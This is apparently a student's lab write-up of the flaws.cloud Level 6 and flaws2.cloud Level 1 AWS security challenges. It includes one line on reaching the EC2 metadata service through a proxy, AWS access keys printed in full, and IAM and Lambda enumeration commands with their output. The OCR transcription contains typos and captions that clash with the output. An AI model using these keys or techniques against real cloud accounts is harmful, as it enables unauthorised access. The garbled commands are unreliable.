
Visit the EC2 web site that is given and visit the proxy it hosts with the request for the Summit Route blog feed. Show the results including the address bar.



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
--<rss version="2.0">
--<channel>
<title>Summit Route</title>
<description/>
<link>https://summitroute.com</link>
<atom:link href="http://summitroute.com/blog/feed.xml" rel="self" type="application/rss+xml"/>
--<item>
<title>AWS security project ideas</title>
--<description>
<p>I'm excited to announce that I've taken a new job with <a href="https://aurora.tech/">Aurora</a> and am shutting down my consulting business. This post will discuss some project ideas I never got to, but first I want to briefly discuss this move. It's weird to move on from something I built over the past 3.5 years and that was by all definitions a success. I've had dozens of clients across 5 continents, was quoted in the WSJ, keynoted a conference in Switzerland, travelled to South Africa to train people, obtained over 10,000 followers on Twitter, worked with Duo Security to create some of the most popular open-source cloud security tools, and generally have become one of the goto people in the world of AWS security.</p>
<p>It all started with the release of <a href="https://summitroute.com/blog/2017/02/26/flaws_challenge/">flaws.cloud</a> almost 4 years ago to this day, which motivated me to quit my job and start that new adventure. I've had a ton of personal and professional growth along the way. I highly recommend considering that life path and have written about how to do something similar <a href="https://twitter.com/0xdabba00/status/1262056865665409025">here</a> and <a href="https://twitter.com/0xdabba00/status/1284193457175552000">here</a>. I'm excited for this new opportunity where I can focus on challenges that require deeper integrations, architectural changes, and longer time horizons than short-term contract work.</p>
<p>This post will describe project ideas I didn't get around to as I suspect I'll be a bit too busy while to get them. If you'd like to kick start a consulting business, draw attention to the engineering talent of your organization, or possibly consider starting a SaaS business to get some extra revenue, these are some ideas that I think the world of AWS security would benefit from.</p>
<h2 id="sec-group-optimizer-using-vpc-flow-logs">Security Group optimizer using VPC Flow Logs</h2>
<p>In much the same way as tools such as <a href="https://github.com/Netflix/repokid">repokid</a> and <a href="https://github.com/duo-labs/cloudtracker">cloudtracker</a> have recommended or auto-remediated changes to IAM privileges based on the privileges actually used (as evidenced by Access Advisor or CloudTrail logs) vs the privileges granted, the concept here would be to take the existing Security Groups (ie. network access granted) and available VPC Flow Logs (ie. network access used) and perform a diff. The resulting output would allow you to recommend changes, so you could say "This Security Group has never received traffic on port 80, therefore that Security Group can be changed". I suspect that much like the problems I encountered in graphing network diagrams with CloudMapper, this may be more difficult in larger environments. You would also likely need to take CloudTrail logs into consideration in order to understand what EC2s (or other resources) existed at the time of the flow logs. AWS has a blog post <a href="https://aws.amazon.com/blogs/compute/using-vpc-flow-logs-to-optimize-security-groups/">here</a>.
```

Use the proxy to access this internal metadata service and show the results.



Level 6

Use the commands below and show the following (highlighting each in the output):

The IAM user

Activities Firefox Web Browser ▾ May 15 6:23 PM

Workbench Your environments flAWS - Level 6 second - AWS Cloud 4.3: flaws.cloud Lab No

File Edit Find View Go Run Tools Window Support Preview Run


Go to Anything (Ctrl-P)

second - /home/ubuntu README.md

```
vocstartsoft:~/levels ((f52ec03...)) $ aws configure --profile levels
AWS Access Key ID [None]: ASIA6GG7PSQGRHBCT04F
AWS Secret Access Key [None]: hmz2d0zdJ0PP8c8J0rVokVzdFnnMxec0EJvhS/cz
Default region name [None]: us-west-2
Default output format [None]:
vocstartsoft:~/levels ((f52ec03...)) $ cd ~/.aws
vocstartsoft:~/aws $ vim credentials
vocstartsoft:~/aws $ aws --profile level5 s3 ls level6-cc4c404a8b876167f5e70a7d8c9880.flaws.cloud
PRE ddcc78ff/
2017-02-27 02:11:07          871 index.html
vocstartsoft:~/aws $ aws configure --profile level6
AWS Access Key ID [None]: AKIAJFQ6E7BY57Q30BGA
AWS Secret Access Key [None]: S2IpymMBLVidLqcAnFuZfkVjXrYxZYhP+dZ4ps+u
Default region name [None]: us-west-2
Default output format [None]:
vocstartsoft:~/aws $ aws iam get-user --profile level6
{
    "User": {
        "Path": "/",
        "UserName": "Level6",
        "UserId": "AIDAIRMDOSCWGLCDWOG6A",
        "Arn": "arn:aws:iam::97542626289:user/Level6",
        "CreateDate": "2017-02-26T23:11:16Z"
    }
}
vocstartsoft:~/aws $
```

bash - "ip-172-31-83-43" x Immediate x +

```
error: could not lock config file /home/ubuntu/.gitconfig: File exists
vocstartsoft:~/environment $
```



The IAM policies attached to the user including the additional one not associated with the audit

The screenshot shows a Linux desktop environment with a dark theme. A terminal window is open in the center, displaying AWS command-line interface (CLI) output. The terminal title is "python3 - ip-172-31-83-4 x". The output shows the creation of a user named "Level6" and its attached policies:

```
user : {
    "Path": "/",
    "UserName": "Level6",
    "UserId": "AIDAIRMD05CWGLCDWOG6A",
    "Arn": "arn:aws:iam::975426262029:user/Level6",
    "CreateDate": "2017-02-26T23:11:16Z"
}
vocstartsoft:~/aws $ aws iam list-attached-user-policies --user-name Level6 --profile level6
{
    "AttachedPolicies": [
        {
            "PolicyName": "list_apigateways",
            "PolicyArn": "arn:aws:iam::975426262029:policy/list_apigateways"
        },
        {
            "PolicyName": "MySecurityAudit",
            "PolicyArn": "arn:aws:iam::975426262029:policy/MySecurityAudit"
        },
        {
            "PolicyName": "AWSCompromisedKeyQuarantine",
            "PolicyArn": "arn:aws:iam::aws:policy/AWSCompromisedKeyQuarantine"
        }
    ]
}
vocstartsoft:~/aws $
```

Below the terminal, another terminal window titled "bash - ip-172-31-83-43" shows an error message:

```
error: could not lock config file /home/ubuntu/.gitconfig: File exists
vocstartsoft:~/environment $
```

The policy information on the additional policy using the policy's ARN obtained in the previous listing

The screenshot shows a Linux desktop environment with a dark theme. A terminal window is open, displaying the output of an AWS command. The command used was `aws iam get-policy --policy-arm arn:aws:iam::975426262029:policy/list_apigateways --profile level6`. The output shows a policy document with a single rule allowing the `list_apigateways` action. Below the policy, the user runs the command again, which results in an error message: `error: could not lock config file /home/ubuntu/.gitconfig: File exists`.

```
python3 - "ip-172-31-83-4 x
POLICYARN : arn:aws:iam::975426262029:policy/mySecurityAudit
},
{
    "PolicyName": "AWSCompromisedKeyQuarantine",
    "PolicyArn": "arn:aws:iam::aws:policy/AWSCompromisedKeyQuarantine"
}
]
vocstartsoft:~/aws $ aws iam get-policy --policy-arm arn:aws:iam::975426262029:policy/list_apigateways --profile level6
{
    "Policy": [
        {
            "PolicyName": "list_apigateways",
            "PolicyId": "ANPAIRLWTQMGKSPGTAAI0",
            "Arn": "arn:aws:iam::975426262029:policy/list_apigateways",
            "Path": "/",
            "DefaultVersionId": "v4",
            "AttachmentCount": 1,
            "PermissionsBoundaryUsageCount": 0,
            "IsAttachable": true,
            "Description": "List apigateways",
            "CreateDate": "2017-02-20T01:45:17Z",
            "UpdateDate": "2017-02-20T01:48:17Z",
            "Tags": []
        }
    ]
}
vocstartsoft:~/aws $
bash - "ip-172-31-83-43" x Immediate x +
error: could not lock config file /home/ubuntu/.gitconfig: File exists
vocstartsoft:~/environment $
```

The specific permissions given by the policy for the version that is currently attached to the user.

The screenshot shows a desktop environment with a terminal window open in a browser-based IDE. The terminal output is as follows:

```
python3 - "ip-172-31-83-4 x
{
    "CreateDate": "2020-08-11T18:04:13Z",
    "UpdateDate": "2020-08-11T18:04:13Z",
    "Tags": []
}
vocstartsoft:~/.aws $ aws iam get-policy-version --policy-arm arn:aws:iam::975426262029:policy/list_apigateways --version-id v4 --profile level6
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": [
                        "apigateway:GET"
                    ],
                    "Effect": "Allow",
                    "Resource": "arn:aws:apigateway:us-west-2:::restapis/*"
                }
            ],
            "VersionId": "v4",
            "IsDefaultVersion": true,
            "CreateDate": "2017-02-20T01:48:17Z"
        }
    }
vocstartsoft:~/.aws $ 
bash - "ip-172-31-83-43" x  Immediate x +
error: could not lock config file /home/ubuntu/.gitconfig: File exists
vocstartsoft:~/environment $ 
```

What Action on what Resource does this policy allow?

-The action is "apigateway:GET" on the
"arn:aws:apigateway:us-west-2:::restapis/*" resource.

Show the Action has been allowed and the Resource it has been allowed on.


The screenshot shows a Linux desktop environment with a dark theme. A terminal window is open, displaying the output of a command to get the policy for a Lambda function named 'Level6'. The policy document includes statements allowing execution of the Lambda function via API Gateway and AWS Lambda.


```
python3 - "ip-172-31-83-4 x
{
    "Runtime": "python3.7",
    "Role": "arn:aws:siam::975426262029:role/service-role/Level6",
    "Handler": "lambda_function.lambda_handler",
    "CodeSize": 282,
    "Description": "A starter AWS Lambda function.",
    "Timeout": 3,
    "MemorySize": 128,
    "LastModified": "2017-02-27T00:24:36.054+0000",
    "CodeSha256": "21EjBytbH91PXEM05R/89dqQgZ7OG/lqoBNZh5JyFw=",
    "Version": "$LATEST",
    "TracingConfig": {
        "Mode": "PassThrough"
    },
    "RevisionId": "98033dfd-defa-41a8-b820-1f20add9c77b",
    "PackageType": "Zip"
}
}
vocstartsoft:~/aws $ aws lambda get-policy --function-name Level6 --profile level6
{
    "Policy": "{\"Version\":\"2012-10-17\",\"Id\":\"default\",\"Statement\":[{\"Sid\":\"904610a93f593b76ad66ed6ed82c0a8b\",\"Effect\":\"Allow\",\"Principal\":\"*\",\"Action\":\"lambda:InvokeFunction\",\"Resource\":\"arn:aws:lambda:us-west-2:975426262029:function:Level6\",\"Condition\":{\"StringEquals\":{\"apigateway.amazonaws.com\":\"\"}},\"ConditionType\":\"StringEquals\"}],\"RevisionId\":\"98033dfd-defa-41a8-b820-1f20add9c77b\"}
}
vocstartsoft:~/aws $
```

In the terminal, there is also a bash shell window with the following error message:

```
bash - "ip-172-31-83-43" x Immediate x
error: could not lock config file /home/ubuntu/.gitconfig: File exists
vocstartsoft:~/environment $
```

The URL revealed takes you to the end of the exercise. Take a screenshot of it.





4.4 Flaws2.cloud

Level 1 attacker

we can use an STS command to identify the AWS Account being used to run the entire site. Show this account via: aws sts get-caller-identity --profile level1

The screenshot shows a Linux desktop environment with a dark theme. On the left is a vertical dock containing icons for various applications: a file manager, a terminal, a browser, a code editor (VS Code), a video camera, a messaging application, and a terminal multiplexer (tmux).

The main window is a terminal window titled "python3 - ip-172-31-83-4 x". It displays the following command and its output:


```
vocstartsoft:~/.aws $ aws sts get-caller-identity --profile level1
{
    "UserId": "AROAIBATMWYQXZTTALNCE:level1",
    "Account": "653711331788",
    "Arn": "arn:aws:sts::653711331788:assumed-role/level1/level1"
}
vocstartsoft:~/.aws $
```

Below this terminal window is another terminal window titled "bash - ip-172-31-83-43" x. It shows:

